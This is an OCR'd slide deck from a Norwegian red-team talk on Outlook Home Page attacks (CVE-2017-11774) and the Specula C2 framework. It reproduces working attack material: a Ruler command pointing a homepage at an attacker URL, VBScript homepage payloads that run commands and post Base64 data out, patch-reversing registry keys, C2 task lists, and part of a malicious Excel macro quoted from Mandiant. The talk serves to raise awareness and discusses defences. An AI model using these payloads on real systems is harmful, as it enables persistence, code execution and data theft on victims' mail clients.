TRUSTEDSEC

# Fra teknikk til hacking av Fortune 1000 selskaper

# Oddvar Moe

Red Teamer @TrustedSec

24 år erfaring – IT/Sikkerhet

 Hacker 

 Foredragsholder 

 Researcher 

 Blogger 

TRUSTEDSEC

# LOLBAS

☆ Star 6,944


## Living Off The Land Binaries, Scripts and Libraries

For more info on the project, click on the logo.

If you want to contribute, check out our contribution guide. Our criteria list sets out what we define as a LOLBin/Script/Lib. More information on programmatically accesssing this project can be found on the API page.

*MITRE ATT&CK® and ATT&CK® are registered trademarks of The MITRE Corporation.*
You can see the current ATT&CK® mapping of this project on the ATT&CK® Navigator.

If you are looking for UNIX binaries, please visit gtfobins.github.io.
If you are looking for drivers, please visit loldrivers.io.

Search among 205 binaries by name (e.g. 'MSBuild'), function (e.g. '/execute'), type (e.g. '#Script') or ATT&CK info (e.g. 'T1218')

| Binary | Functions | Type | ATT&CK® Techniques |
|---|---|---|---|
| AddinUtil.exe | Execute | Binaries | T1218: System Binary Proxy Execution |
| AppInstaller.exe | Download (INetCache) | Binaries | T1105: Ingress Tool Transfer |
| Aspnet_Compiler.exe | AWL bypass | Binaries | T1127: Trusted Developer Utilities Proxy Execution |
| At.exe | Execute | Binaries | T1053.002: At |
| Atbroker.exe | Execute | Binaries | T1218: System Binary Proxy Execution |
| Bash.exe | Execute<br>AWL bypass | Binaries | T1202: Indirect Command Execution |
| | Alternate data streams | | T1564.004: NTFS File Attributes |
| | | | T1105: Ingress Tool |

github.com/api0cradle/UltimateAppLockerByPassList

README

# Ultimate AppLocker ByPass List

The goal of this repository is to document the most common and kn
AppLocker can be configured in different ways I maintain a verified li
AppLocker rules) and a list with possible bypass technique (dependir
someone. I also have a list of generic bypass techniques as well as a

## INDEXED LISTS

- Generic-AppLockerbypasses.md
- VerifiedAppLockerBypasses.md
- UnverifiedAppLockerBypasses.md
- DLL-Execution.md


TRUSTEDSEC
LIVE SECURITY WEBINAR
July 29th at 1:00PM EST
Specula:
A Red Team Chronicle
PRESENTED BY
Oddvar Moe and Christopher Paschen
43:28

# HVORFOR HAR VI PUBLISERT SPECULA?

Brukt teknikken som initial access på 100-vis av kunder (og I mange år)

Kunnskap og forebygging eksisterer

Øke bevisstheten om teknikken

Gi sikkerhets-fellesskapet et nytt verktøy

# Fortune 1000

Magasinet Fortune utgir listen hvert år

Listen baseres på inntekter

Kort fortalt: Største selskapene I USA basert på inntekt

# Kjennetegn på et Fortune 1000 Selskap

Investerer mye penger I IT-Sikkerhet

Har ofte egne Blue team og/eller SOC

Utsatt for avansert angrep hele tiden

# Tidligere arbeid

Etienne Stalmans

Ruler tool: https://github.com/sensepost/ruler/wiki/Homepage
https://sensepost.com/blog/2017/outlook-home-page-another-ruler-vector/

Ben Wilson

https://soutcast.medium.com/outlook-today-homepage-persistence-33ea9b505943



# Tidligere arbeid

## Ruler

### What does it do?


Ruler has multiple functions and more are planned. These include

- Enumerate valid users
- Create new malicious mail rules
- Dump the Global Address List (GAL)
- VBScript execution through forms
- VBScript execution through the Outlook Home Page

Ruler attempts to be semi-smart when it comes to interacting with Exchange and uses the Autodiscover service (just as your Outlook client would) to discover the relevant information.



# Tidligere arbeid



# Tidligere arbeid

## Add

Setting a new homepage couldn't be simpler, you simply use Ruler to set the new homepage to your exploit URL:

```
./ruler --email john@msf.com homepage add --url "http://yourserver/pew.html"
```



The homepage attack requires your custom homepage to contain the "exploit", a basic version of this is:

```
<html>
<head>
<meta http-equiv="Content-Language" content="en-us">
<meta http-equiv="Content-Type" content="text/html; charset=windows-1252">
<title>Outlook</title>
<script id=clientEventHandlersVBS language=vbscript>
<!--
 Sub window_onload()
     Set Application = ViewCtl1.OutlookApplication
     Set cmd = Application.CreateObject("Wscript.Shell")
     cmd.Run("notepad")
 End Sub
-->

</script>
</head>
<body>
 <object classid='clsid:0006F063-0000-0000-C000-000000000046' id="ViewCtl1" data="" width="100%" height="100%"></object
</body>
</html>
```

# Tidligere arbeid


Fikset i 2017 (CVE-2017-11774)


## Defence

To defend against this you have multiple options, but the primary one is, apply the patch (KB4011162). With this patch Microsoft have completely removed the ‘home page’ feature from Outlook. By killing off legacy features they are successfully reducing the attack surface and protecting end-users.



# Tidligere arbeid



# Ble det virkelig fikset?

# Ble det virkelig fikset?

Sam Link (@L1NKD34D) oppdaget i 2018 at patchen kunne reverseres ved å se på hva patchen gjorde

Fant følgende:

HKCU\Software\Microsoft\Office\<version>\Outlook\Security

“EnableRoamingFolderHomepages”= dword:00000001

# Ble det virkelig fikset?

Fant også:

HKCU\Software\Microsoft\Office\<version>\Outlook\Webview\
inbox|calendar|outbox|sent

“url” = http://server/folder/payload.html

Når det var satt, ville Outlook koble til og kjøre html siden

| Path | Result |
| --- | --- |
| HKCU\Software\Microsoft\Office\16.0\Outlook\WebView | SUCCESS |
| HKCU\Software\Microsoft\Office\16.0\Outlook\Webview\Disable | NAME NOT FOUND |
| HKCU\Software\Microsoft\Office\16.0\Outlook\Webview\Disable | NAME NOT FOUND |
| HKCU\Software\Microsoft\Office\16.0\Outlook\WebView | SUCCESS |
| HKCU\Software\Microsoft\Office\16.0\Outlook\Webview | SUCCESS |
| HKCU\Software\Microsoft\Office\16.0\Outlook\WebView\Inbox | SUCCESS |
| HKCU\Software\Microsoft\Office\16.0\Outlook\Webview\Inbox\URL | NAME NOT FOUND |
| HKCU\Software\Microsoft\Office\16.0\Outlook\Webview | SUCCESS |
| HKCU\Software\Microsoft\Office\16.0\Outlook\Webview\Inbox | SUCCESS |

https://support.microsoft.com/en-us/topic/outlook-home-page-feature-is-missing-in-folder-properties-d207edb7-aa02-46c5-b608-5...

## ISSUE

After installing the October Public Update, folder home pages no longer appear and the Home Page feature is missing in Outlook folder properties. This feature was disabled by default to limit security vulnerabilities.


This affects Outlook 2010, Outlook 2013, and Outlook 2016.

## STATUS: WORKAROUND

**WORKAROUND #1 (Recommended)** :


If the folder Home Page that you use is associated with one of Outlook's default folders, the recommended workaround is to use WebView registry entries and point the URL target to an internal website instead of an external website. For example, if you wanted your Inbox to point to an internal home page, you can add the following WebView registry key and set the URL string to an internal location:

[HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\WebView\Inbox] "URL"="http://[place internal URL here]"




https://support.microsoft.com/en-us/topic/outlook-home-page-feature-is-missing-in-folder-properties-d207edb7-aa02-46c5-b608-5d9dbed9bd04


# Bruk på oppdrag – 2018/2019




Webserver


```
<html>
<head>
<meta http-equiv="Content-Language" content="en-us">
<meta http-equiv="Content-Type" content="text/html; charset=windows-1252">
<meta http-equiv="refresh" content="300">
<title>Outlook</title>
<script id=clientEventHandlersVBS language=vbscript>
<!--
-->
</script>
</head>
<body>
 <object classid="clsid:0006F063-0000-0000-C000-000000000046" id="ViewCtl1" data=""
width="100%" height="100%"></object>
</body>
</html>
```

# Bruk på oppdrag – 2018/2019



# Bruk på oppdrag – 2018/2019




TRUSTEDSEC

# Bruk på oppdrag – 2018/2019


```
<html>
<head>
<meta http-equiv="Content-Language" content="en-us">
<meta http-equiv="Content-Type" content="text/html; charset=windows-1252">
<meta http-equiv="refresh" content="150">
<title>Outlook</title>
<script id=clientEventHandlersVBS language=vbscript>
<!--
On Error Resume Next
Function GetProcList
    Set objLocator = ViewCtl1.OutlookApplication.CreateObject("WbemScripting.SWbemLocator")
    Set objWMIService = objLocator.ConnectServer(".", "root\cimv2")
    Set col = objWMIService.ExecQuery ("Select Name from Win32_Process")
    procs = ""
    For Each obj in col
        procs = procs & obj.Name & vbCrLf
    Next
    GetProcList = procs
End Function
```

```
Sub Post(subname, msg)
   If ErrorCheck(subname) = False Then
      If IsNull(msg) Then
         msg = "Null"
      End If
      HTTPPost pburl, Base64Encode(subname & ": " & msg & vbCrLf, 1)
   End If
End Sub
```

TRUSTEDSEC

# Hadde utgangspunktet til å bli et C2 rammeverk

Ville lære python og automatisering er gøy

Started utviklingen av C2 rammeverket rett etter Blackhat 2019 (August)

Trevor C2 ble inspirasjon og utgangspunktet

Rammeverket ble navngitt Specula



# Hadde utgangspunktet til å bli et C2 rammeverk

Første alfa versjon Oktober 2019

Første versjon til kollegaer (v 0.9) Desember 2019

```
Command Usage:

list - will list all available agents
beacontime <id> - Sets the beacontime to use on all homepages (aka refresh)
agentdata <id> - Cat out the data retrieved from the agent
task <id> - allow you to select a pre-defined task to execute on the specified agent
taskq <id> - Shows task queued for agent and allows you to delete items from the queue
logo - print the fantastic logo
SpeculaC2>
```

```
*** interact with DESKTOP-2CB5BJR.
[*] Listing implemented tasks
[*] 1  -  Enum - Basic
[*] 2  -  Enum - Logging
[*] 3  -  Enum - Powershell
[*] 4  -  Enum - InstalledApps
[*] 5  -  Enum - AppLocker
[*] 6  -  Enum - BootTime
[*] 7  -  Enum - ProcessList - WMI
[*] 8  -  Exe - Stop Outlook
[*] 9  -  Exe - Remove Homepage
[*] 10  -  Exe - WMI Command
[*] 11  -  Exe - Application
[*] 12  -  Exe - Commandline
[*] 13  -  Operation - List Directory
[*] 14  -  Operation - Delete File
[*] 15  -  Operation - Check File Exists
[*] 16  -  Operation - Get Registry Value HKCU
[*] 17  -  Operation - Set or Update Registry Value HKCU
[*] 18  -  Operation - Get Registry Value HKLM
[*] 19  -  Transfer - Upload File to Agent
[*] 20  -  Transfer - Download File from Agent to Onedrive
[*] Use exit or back to select other agents
DESKTOP-2CB5BJR:SpeculaC2>1
Added task  1  -  Enum - Basic to the task queue
DESKTOP-2CB5BJR:SpeculaC2>12
Command to run (cmd /c <command>):
```

TRUSTEDSEC

# Breaking the Rules: A Tough Outlook for Home Page Attacks (CVE-2017-11774)

December 4, 2019

**Mandiant**

Written by: Matthew McWhirt, Nick Carr, Douglas Bienstock


Attackers have a dirty little secret that is being used to conduct big intrusions. We'll explain how they're "unpatching" an exploit and then provide new Outlook hardening guidance that is not available elsewhere. Specifically, this blog post covers field-tested automated registry processing for registry keys to protect against attacker attempts to reverse Microsoft's CVE-2017-11774 patch functionality.

Despite multiple warnings from FireEye and U.S. Cyber Command, we have continued to observe an uptick in successful exploitation of CVE-2017-11774, a client-side Outlook attack that involves modifying victims' Outlook client homepages for code execution and persistence. The Outlook Home Page feature allows for customization of the default view for any folder in Outlook. This configuration can allow for a specific URL to be loaded and

```
Private Sub Workbook_Open()

    dnsdomain = "[redacted].com"

    Set wshShell = CreateObject("WScript.Shell")
    d = wshShell.ExpandEnvironmentStrings("%USERDNSDOMAIN%")
                                        Guardrail: current user's joined domain
    If InStr(LCase(d), dnsdomain) > 0 Then
       setHomepage
       MsgBox "The document is corrupt and can not be opened.", vbExclamation, "Error"
    End If
End Sub

    Function RegKeyRead(i_RegKey)
      Dim myWS
      On Error Resume Next
      Set myWS = CreateObject("WScri" & "pt.Sh" & "ell")
